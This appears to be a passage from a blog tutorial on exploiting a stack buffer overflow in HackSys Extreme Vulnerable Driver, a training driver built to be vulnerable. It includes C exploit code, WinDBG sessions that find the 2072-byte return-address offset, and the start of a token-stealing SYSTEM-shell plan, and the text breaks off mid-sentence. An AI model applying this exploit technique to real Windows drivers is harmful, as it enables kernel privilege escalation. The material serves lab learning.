
Both show that there is a buffer of 2048 bytes but the input is user controlled. So if a user exceeds this buffer, there is nothing that can prevent it to do so. IDA for some reason doesn’t show the memset and memcpy functions but the last line with the memcpy is where the vulnerability resides. It does not validate the actual size of the user input and just trusts it to be added in the buffer that was allocated for 2048 bytes. Sending a size larger than 0x800 will cause memcpy to write past the end of the kernel stack buffer, leading to stack corruption and a potential kernel crash. We can load the driver up using the same sc commands as before. We can confirm the driver loaded using Sysinternals WinObj .

The setup is the same with WinDBG and the VM. For the exploit we can start with this code.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
#include <windows.h>
#include <winioctl.h>
#include <stdio.h>
#include <string.h>

#define HEVD_IOCTL_STACK_OVERFLOW 0x222003
#define PAYLOAD_SIZE 0x1000
#define DEVICE_NAME L"\\\\.\\HackSysExtremeVulnerableDriver"

int main()
{
    printf("[+] Opening %ls\n", DEVICE_NAME);

    HANDLE hDevice = CreateFile(
        DEVICE_NAME,
        GENERIC_READ | GENERIC_WRITE,
        0,
        nullptr,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        nullptr
    );

    if (hDevice == INVALID_HANDLE_VALUE)
    {
        printf("[-] CreateFileW failed. Error=%lu\n", GetLastError());
        return 1;
    }

    DWORD bytesReturned = 0;

    unsigned char request[PAYLOAD_SIZE];

    memset(
        request,
        'A',
        sizeof(request)
    );

    printf("[+] Sending vulnerable IOCTL: 0x%X for STACK_BUFFER_OVERFLOW\n", HEVD_IOCTL_STACK_OVERFLOW);
    printf("[+] Payload size = 0x%X bytes\n", (unsigned int)sizeof(request));
    printf("[+] HEVD kernel stack buffer size is 0x800 bytes\n");

    BOOL ok = DeviceIoControl(
        hDevice,
        HEVD_IOCTL_STACK_OVERFLOW,
        request,
        sizeof(request),
        nullptr,
        0,
        &bytesReturned,
        nullptr
    );

    if (!ok)
    {
        wprintf(L"[-] DeviceIoControl failed. Error=%lu\n", GetLastError());
    }
    else
    {
        wprintf(L"[+] DeviceIoControl returned successfully\n");
    }

    CloseHandle(hDevice);

    return 0;
}
We are just opening up a handle to the driver, calling the IOCTL and sending in 0x1000 bytes of A to the driver.
As soon as we execute the exploit, the VM pauses and WinDBG shows that its crashing. If the VM didn’t blue screen, did we even do kernel exploitation?

We can analyze the crash and see that its caused by our 0x41 / A input.

What we will do is add in breakpoints to see the exact instruction where our input reaches the vulnerable memcpy function.
1
2
ed nt!Kd_IHVDRIVER_Mask 0xffffffff
lm m HEVD
We find the dispatch routine using these commands
1
2
!object \Driver
!drvobj HEVD 2
And we can see the dispatch routine for device control to put a breakpoint there
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
1: kd> !drvobj HEVD 2
Driver object (ffffa6899f160560) is for:
 \Driver\HEVD

DriverEntry:   fffff8002891a134	HEVD
DriverStartIo: 00000000
DriverUnload:  fffff80028915000	HEVD
AddDevice:     00000000

Dispatch routines:
[00] IRP_MJ_CREATE                      fffff80028915058	HEVD+0x85058
[01] IRP_MJ_CREATE_NAMED_PIPE           fffff8002891574c	HEVD+0x8574c
[02] IRP_MJ_CLOSE                       fffff80028915058	HEVD+0x85058
[03] IRP_MJ_READ                        fffff8002891574c	HEVD+0x8574c
[04] IRP_MJ_WRITE                       fffff8002891574c	HEVD+0x8574c
[05] IRP_MJ_QUERY_INFORMATION           fffff8002891574c	HEVD+0x8574c
[06] IRP_MJ_SET_INFORMATION             fffff8002891574c	HEVD+0x8574c
[07] IRP_MJ_QUERY_EA                    fffff8002891574c	HEVD+0x8574c
[08] IRP_MJ_SET_EA                      fffff8002891574c	HEVD+0x8574c
[09] IRP_MJ_FLUSH_BUFFERS               fffff8002891574c	HEVD+0x8574c
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION    fffff8002891574c	HEVD+0x8574c
[0b] IRP_MJ_SET_VOLUME_INFORMATION      fffff8002891574c	HEVD+0x8574c
[0c] IRP_MJ_DIRECTORY_CONTROL           fffff8002891574c	HEVD+0x8574c
[0d] IRP_MJ_FILE_SYSTEM_CONTROL         fffff8002891574c	HEVD+0x8574c
[0e] IRP_MJ_DEVICE_CONTROL              fffff80028915078	HEVD+0x85078
[0f] IRP_MJ_INTERNAL_DEVICE_CONTROL     fffff8002891574c	HEVD+0x8574c
[10] IRP_MJ_SHUTDOWN                    fffff8002891574c	HEVD+0x8574c
[11] IRP_MJ_LOCK_CONTROL                fffff8002891574c	HEVD+0x8574c
[12] IRP_MJ_CLEANUP                     fffff8002891574c	HEVD+0x8574c
[13] IRP_MJ_CREATE_MAILSLOT             fffff8002891574c	HEVD+0x8574c
[14] IRP_MJ_QUERY_SECURITY              fffff8002891574c	HEVD+0x8574c
[15] IRP_MJ_SET_SECURITY                fffff8002891574c	HEVD+0x8574c
[16] IRP_MJ_POWER                       fffff8002891574c	HEVD+0x8574c
[17] IRP_MJ_SYSTEM_CONTROL              fffff8002891574c	HEVD+0x8574c
[18] IRP_MJ_DEVICE_CHANGE               fffff8002891574c	HEVD+0x8574c
[19] IRP_MJ_QUERY_QUOTA                 fffff8002891574c	HEVD+0x8574c
[1a] IRP_MJ_SET_QUOTA                   fffff8002891574c	HEVD+0x8574c
[1b] IRP_MJ_PNP                         fffff8002891574c	HEVD+0x8574c
The breakpoint at fffff80028915078 will help us see the routing to different IOCTL calls. Now the main function or our memcpy function where we want to add our breakpoint, we can use the start address of our driver + RVA which we can get from Ghidra or IDA.
1
2
3
4
5
6
1: kd> lm m HEVD
Browse full module list
start             end                 module name
fffff800`28890000 fffff800`2891c000   HEVD       (no symbols)

# The BP will be at Offset + RVA (fffff800`28890000 + RVA)
For ease, I can set the image base to 0 in Ghidra so I dont have to calculate the RVA (which is Function Address - Image Base).
Window → Memory Map
Home icon / Set Image Base
Set image base to: 0x0
1
2
3
1: kd> bp HEVD+0x865e3
1: kd> bp HEVD+0x865f8
1: kd> bp HEVD+0x8667e
Then we can resume the VM and run our exploit again.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
1: kd> g
Breakpoint 0 hit
HEVD+0x85078:
fffff800`28915078 488bc4          mov     rax,rsp
1: kd> k
 # Child-SP          RetAddr               Call Site
00 ffffe885`5538c938 fffff800`29852f55     HEVD+0x85078
01 ffffe885`5538c940 fffff800`29bfd928     nt!IofCallDriver+0x55
02 ffffe885`5538c980 fffff800`29bfd1f5     nt!IopSynchronousServiceTail+0x1a8
03 ffffe885`5538ca20 fffff800`29bfcbf6     nt!IopXxxControlFile+0x5e5
04 ffffe885`5538cb60 fffff800`29a077b5     nt!NtDeviceIoControlFile+0x56
05 ffffe885`5538cbd0 00007ff9`5f68ce04     nt!KiSystemServiceCopyEnd+0x25
06 0000002d`7b8fe628 00007ff9`5cf8ac3b     0x00007ff9`5f68ce04
07 0000002d`7b8fe630 00000000`00000000     0x00007ff9`5cf8ac3b
1: kd> r
rax=fffff80028915078 rbx=ffffa6899ee45350 rcx=ffffa6899f2a2a70
rdx=ffffa6899ee45350 rsi=0000000000000001 rdi=ffffa689a0706830
rip=fffff80028915078 rsp=ffffe8855538c938 rbp=0000000000000002
 r8=000000000000000e  r9=ffffa6899f2a2a70 r10=fffff80028915078
r11=0000000000000000 r12=0000000000000000 r13=0000000000000000
r14=ffffa689a0706830 r15=ffffa6899f2a2a70
iopl=0         nv up ei pl zr na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
HEVD+0x85078:
fffff800`28915078 488bc4          mov     rax,rsp
1: kd> r rcx
rcx=ffffa6899f2a2a70
1: kd> r rdx
rdx=ffffa6899ee45350
1: kd> !irp @rdx
Irp is active with 1 stacks 1 is current (= 0xffffa6899ee45420)
 No Mdl: No System Buffer: Thread ffffa689a069b0c0:  Irp stack trace.
     cmd  flg cl Device   File     Completion-Context
>[IRP_MJ_DEVICE_CONTROL(e), N/A(0)]
            5  0 ffffa6899f2a2a70 ffffa689a0706830 00000000-00000000
	       \Driver\HEVD
			Args: 00000000 00001000 0x222003 2d7b8fe780
We hit the first breakpoint and by examining the RDX register, we see our IOCTL for 0x222003 and the data input is our 0x1000 . To see our input we can use db 2d7b8fe780 L80 since the last part is our input buffer. It returns the 0x41 printed multiple times.
By dumping the RIP register we can see the assembly calls that will be made once the IOCTL is called. This can drop us into the function that will be executed for the specified IOCTL.
1
2
u @rip L200
bp HEVD+0x8522f
Once the breakpoint hits, we can see our input in the RCX register.
1
2
3
4
5
6
7
8
9
0: kd> db @rcx L80
0000002d`7b8fe780  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000002d`7b8fe790  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000002d`7b8fe7a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000002d`7b8fe7b0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000002d`7b8fe7c0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000002d`7b8fe7d0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000002d`7b8fe7e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000002d`7b8fe7f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA

We can see the debug output as well.
1
2
3
4
5
6
7
8
9
1: kd> g
[+] UserBuffer: 0x0000002D7B8FE780
[+] UserBuffer Size: 0x1000
[+] KernelBuffer: 0xFFFFE8855538C0C0
[+] KernelBuffer Size: 0x800
[+] Triggering Buffer Overflow in Stack
Breakpoint 4 hit
HEVD+0x8667e:
fffff800`2891667e e83dabf7ff      call    HEVD+0x11c0 (fffff800`288911c0)
This is right before the copy happens. Ghidra shows that it exists in RDI

So does WinDBG.
1
2
3
4
5
6
7
8
9
1: kd> db @rdi L80
0000002d`7b8fe780  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000002d`7b8fe790  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000002d`7b8fe7a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000002d`7b8fe7b0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000002d`7b8fe7c0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000002d`7b8fe7d0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000002d`7b8fe7e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000002d`7b8fe7f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
Continuing any further will result in the crash.
The Numbers, Mason: Finding the RIP Offset
Right. So we have proved that we can crash the machine. Great. But we need to actually exploit this to either get a SYSTEM shell or some way to get privileged access. First, we will rerun the same steps but this time we will include cyclic pattern in the user buffer to follow the crash and figure out the buffer after which the stack overflows. This can be done easily using msf-create_pattern I used an online generator here.
Once the crash happens we can see the RSP register.
1
db @rsp L80

We will be swapping endianness to little-endian formatting and can see the offset being 0x4332724331724330 which is for 2072 bytes.

2072 bytes later, we found the return address. Very cool. Very legal. Very blue-screeny. To correctly figure out the bytes required and where we will be putting our shellcode I modified the exploit with this.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
#include <windows.h>
#include <winioctl.h>
#include <stdio.h>
#include <string.h>

#define HEVD_IOCTL_STACK_OVERFLOW 0x222003
#define DEVICE_NAME L"\\\\.\\HackSysExtremeVulnerableDriver"
#define OFFSET 2072
#define THE_Bs 8
#define THE_Cs 256
#define PAYLOAD_SIZE (OFFSET + THE_Bs + THE_Cs)

int main()
{
    printf("[+] Opening %ls\n", DEVICE_NAME);

    HANDLE hDevice = CreateFile(
        DEVICE_NAME,
        GENERIC_READ | GENERIC_WRITE,
        0,
        nullptr,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        nullptr
    );

    if (hDevice == INVALID_HANDLE_VALUE)
    {
        printf("[-] CreateFileW failed. Error=%lu\n", GetLastError());
        return 1;
    }

    DWORD bytesReturned = 0;

    unsigned char request[PAYLOAD_SIZE];

    printf("[+] Sending vulnerable IOCTL: 0x%X for STACK_BUFFER_OVERFLOW\n", HEVD_IOCTL_STACK_OVERFLOW);
    printf("[+] Payload size = 0x%X bytes\n", (unsigned int)sizeof(request));
    printf("[+] HEVD kernel stack buffer size is 0x800 bytes\n");

    memset(request, 'A', sizeof(request));

    memset(request + OFFSET, 'B', THE_Bs);

    memset(request + OFFSET + THE_Bs, 'C', THE_Cs);

    BOOL ok = DeviceIoControl(
        hDevice,
        HEVD_IOCTL_STACK_OVERFLOW,
        request,
        sizeof(request),
        nullptr,
        0,
        &bytesReturned,
        nullptr
    );

    if (!ok)
    {
        wprintf(L"[-] DeviceIoControl failed. Error=%lu\n", GetLastError());
    }
    else
    {
        wprintf(L"[+] DeviceIoControl returned successfully\n");
    }

    CloseHandle(hDevice);

    return 0;
}
When the breakpoint hits, we can see the registers.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
0: kd> g
Access violation - code c0000005 (!!! second chance !!!)
HEVD+0x866bf:
fffff806`309166bf c3              ret
0: kd> db @rsp L50
ffffeb05`11b858d8  42 42 42 42 42 42 42 42-43 43 43 43 43 43 43 43  BBBBBBBBCCCCCCCC
ffffeb05`11b858e8  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
ffffeb05`11b858f8  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
ffffeb05`11b85908  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
ffffeb05`11b85918  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0: kd> r rsp
rsp=ffffeb0511b858d8
0: kd> dq @rsp L4
ffffeb05`11b858d8  42424242`42424242 43434343`43434343
ffffeb05`11b858e8  43434343`43434343 43434343`43434343
After our input of 2072 bytes, the stack pointer shows that we have overwritten the return address with our 8 bytes of B Conceptually, the next RIP value will be our B ’s.
So, our payload layout will be: 2072 bytes of padding, followed by 8 bytes that overwrite the saved return address. Those 8 bytes become the next value loaded into RIP when the function returns. Instead of placing raw instructions there, we place the address of an instruction/gadget that redirects execution, for example a jmp rsp gadget. After those 8 bytes, we place our shellcode. When ret executes, control goes to the gadget, and the gadget redirects execution to the shellcode located after the overwritten return address. In short, the payload becomes: [2072 bytes padding][address to control RIP][shellcode].
Token Stealing: Identity Theft, Kernel Edition
We control the crash. Now we need to advance it into creating an exploit. As already shown in other blogs as well, we will be using a token stealing payload. A boilerplate payload is also included in the HEVD repo.
For this part, SMEP (Supervisor Mode Execution Prevention) is disabled. We’ll talk about it later. This and this are some of the great shellcode resources that I’ve used from time to time as a refresher. Ill try explaining while I write the shellcode here as well but I suggest giving them a read.
In the context of our token stealing payload, we will be looking to get the SYSTEM process token and importing it in a cmd.exe process so we can pop a SYSTEM level shell and have our privileges escalated.
For this we will need a few things. If you look in windows task manager, you can see a process ID of 4 called system. Or in WinDBG if you use !process 0 0 to see all active processes.

We will need to figure out the access token of this process to get the same security context. We’ll be mapping out the process structure from the Kernel Processor Control Region (KPCR).
Windows keeps internal kernel structures to track CPUs, threads, and processes. When our code runs in kernel mode, we can use these structures to find the current thread, then the current process, and then important fields inside that process, such as its security token. In kernel exploitation, structures like KPCR, KTHREAD, and EPROCESS are useful because they let us navigate Windows’ internal view of the currently running code. The KPCR is a per-processor structure. From it, Windows can locate the current processor block, then the currently running 